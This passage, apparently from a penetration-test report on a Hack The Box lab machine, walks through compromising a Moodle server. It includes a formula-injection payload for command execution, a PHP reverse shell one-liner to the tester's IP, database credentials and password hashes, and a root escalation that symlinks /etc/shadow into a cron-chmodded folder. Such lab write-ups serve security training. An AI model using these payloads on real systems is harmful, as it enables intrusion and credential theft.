


Figure 3.14: 270-add_calculated.png

As per the post we need to edit the formula with the malicious contents and then click on save -> Next page




The screenshot shows the 'Answers' section of a Moodle question editor. It contains the following fields:

- Answer 1 formula =**: A text input field containing the formula `/*{a*/`$_GET[0]`;/{x}}`.
- Grade**: A dropdown menu set to `100%`.
- Tolerance ±**: A text input field containing `0.01`.
- Type**: A dropdown menu set to `Relative`.
- Answer display**: A text input field containing `2`.
- Format**: A dropdown menu set to `decimals`.

Figure 3.15: 275-edit_formula.png

10.10.10.153/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addc



The screenshot shows the 'Edit the wildcards datasets' section of a Moodle question editor. It contains the following fields:

- Item to add**: A section header.
- Wild card {x}**: A text input field containing `3.2`.
- Range of Values**: A section header.
- Minimum**: A text input field containing `1.0`.
- Maximum**: A text input field containing `10.0`.
- Decimal places**: A text input field containing `1`.
- Distribution**: A dropdown menu set to `Uniform`.

Figure 3.16: 280-malicious_done.png

Now we need to call the php get function for command execution which will be easier from burp. For the checks i can ping the box and confirm the command execution.




Figure 3.17: 285-burp_change.png

```
→ I7Z3R0 sudo tcpdump -i tun0 -n icmp
[sudo] password for i7z3r0:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
21:42:01.574667 IP 10.10.10.153 > 10.10.14.6: ICMP echo request, id 10729, seq 1, length 64
21:42:01.574713 IP 10.10.14.6 > 10.10.10.153: ICMP echo reply, id 10729, seq 1, length 64
21:42:01.721585 IP 10.10.10.153 > 10.10.14.6: ICMP echo request, id 10731, seq 1, length 64
21:42:01.721615 IP 10.10.14.6 > 10.10.10.153: ICMP echo reply, id 10731, seq 1, length 64
```

If i try to ping our computer we are indeed getting echo request and echo reply without any issues which confirms code execution. I can use the reverse shell to get local machine.


bash reverse shell is not working. Since this is the php site we can go ahead and try for the php reverse shell.

```
php -r '$sock=fsockopen("10.10.14.6",9001);exec("/bin/sh -i <&3 >&3 2>&3");'
```

By sending the above php reverse shell we got the shell back to us as www-data.

```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.153 55946
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

I got the reverse shell and the first thing which i want to check is regarding mysql username and password. We can get the same from moodle config file.




```
www-data@teacher:/var/www/html/moodle$ cat config.php | less
WARNING: terminal is not fully functional
<?php // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype      = 'mariadb';
$CFG->dblibrary   = 'native';
$CFG->dbhost      = 'localhost';
$CFG->dbname       = 'moodle';
$CFG->dbuser      = 'root';
$CFG->dbpass      = 'Welkom1!';
$CFG->prefix      = 'mdl_';
$CFG->dboptions   = array (
    'dbpersist' => 0,
    'dbport'    => 3306,
    'dbsocket' => ''
);
```

Figure 3.18: 290-db_user_pass.png

From the config file the username for mysql is **root:Welkom1!**. Checking the same is really a good thing to do.



```
www-data@teacher:/var/www/html/moodle$ mysql -uroot -p -D moodle
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 145
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Figure 3.19: 295-mysql_login.png

```

MariaDB [moodle]> SELECT id,username,password from mdl_user;
+-----+-----+-----+
| id   | username | password |
+-----+-----+-----+
| 1    | guest    | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGM0d0 |
| 2    | admin    | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNT0q/1aA6wCWtsF2wtrD02 |
| 3    | giovanni | $2y$10$38V6kI7LNud0Ra7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqL00FSY0 |
| 1337 | Giovannibak | 7a860966115182402ed06375cf0a22af |
+-----+-----+-----+
4 rows in set (0.00 sec)

```

Figure 3.20: 300-giovanni_back.png

By checking the database giovanni bak have strange encryption on the password. Pasting it on google gives the password result as expelled.

Since we have giovanni from the passwd file we can go ahead and try to login to the user giovanni:expelled.

```

www-data@teacher:/var/www/html/moodle$ su giovanni
Password:
giovanni@teacher:/var/www/html/moodle$ id
uid=1000(giovanni) gid=1000(giovanni) groups=1000(giovanni)
giovanni@teacher:/var/www/html/moodle$

```

3.2.1.4 Privilege Escalation

We got giovanni as a user and now we need to find a way for the privilege escalate ourselves.

```

2021/09/01 07:17:01 CMD: UID=0   PID=11195 | grep
2021/09/01 07:17:01 CMD: UID=0   PID=11196 | /bin/bash /usr/bin/backup.sh
2021/09/01 07:17:01 CMD: UID=0   PID=11197 | tar -xf backup_courses.tar.gz
2021/09/01 07:17:01 CMD: UID=0   PID=11198 | /bin/bash /usr/bin/backup.sh

```

Figure 3.21: 305-cron.png

from the pspy output it seems like there is a cron going on with the tar archives. Lets see what we have over there.

```
giovanni@teacher:/dev/shm$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

Figure 3.22: 310-cron_script.png

It seems like the cron is taking the backup of courses directory and saving it in to /tmp directory and then changing the permission to all. initially i thought its regarding the tar with '*' function but its that.

Since the script is changing the permission to everyone we can create a symlink of shadow file on the /tmp directory so that we can have full permission and then we can edit to have a root shell with the same giovanni password.

```
giovanni@teacher:~/work/tmp$ ln -s /etc/shadow shadow
giovanni@teacher:~/work/tmp$ ls -la
total 16
drwxr-xr-x 3 giovanni giovanni 4096 Sep  1 07:23 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
-rwxrwxrwx 1 root      root      256 Sep  1 07:23 backup_courses.tar.gz
drwxrwxrwx 3 root      root      4096 Jun 27  2018 courses
lrwxrwxrwx 1 giovanni giovanni  11 Sep  1 07:23 shadow -> /etc/shadow
```

Figure 3.23: 315-symlink.png

I have created a symlink for the /etc/shadow file here in the directory now i have to wait for one minutes. Initially i was not able to open the shadow file showing permission denied but since the root has given the permission i am able to open it without any issues.

I am going to edit the shadow file with the password same as giovanni so that i dont have to generate the password hash.

After the edit lets try to login with the username root:expelled.

```
giovanni@teacher:~/work/tmp$ su root
Password:
root@teacher:/home/giovanni/work/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@teacher:/home/giovanni/work/tmp#
```

3.2.1.5 Proof File


User

A terminal window with a black background and green text. The prompt is root@teacher:~#. The command cat /home/giovanni/user.txt is entered. The output is fa followed by a redacted area (black box) and then a7.

```
root@teacher:~# cat /home/giovanni/user.txt
fa[REDACTED]a7
```

Figure 3.24: 325-user.txt.png

Root

A terminal window with a black background and green text. The prompt is root@teacher:~#. The command cat root.txt is entered. The output is 4f followed by a redacted area (black box) and then 09. The prompt root@teacher:~# is shown again on the next line.

```
root@teacher:~# cat root.txt
4f[REDACTED]09
root@teacher:~#
```

Figure 3.25: teacher/images/320-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.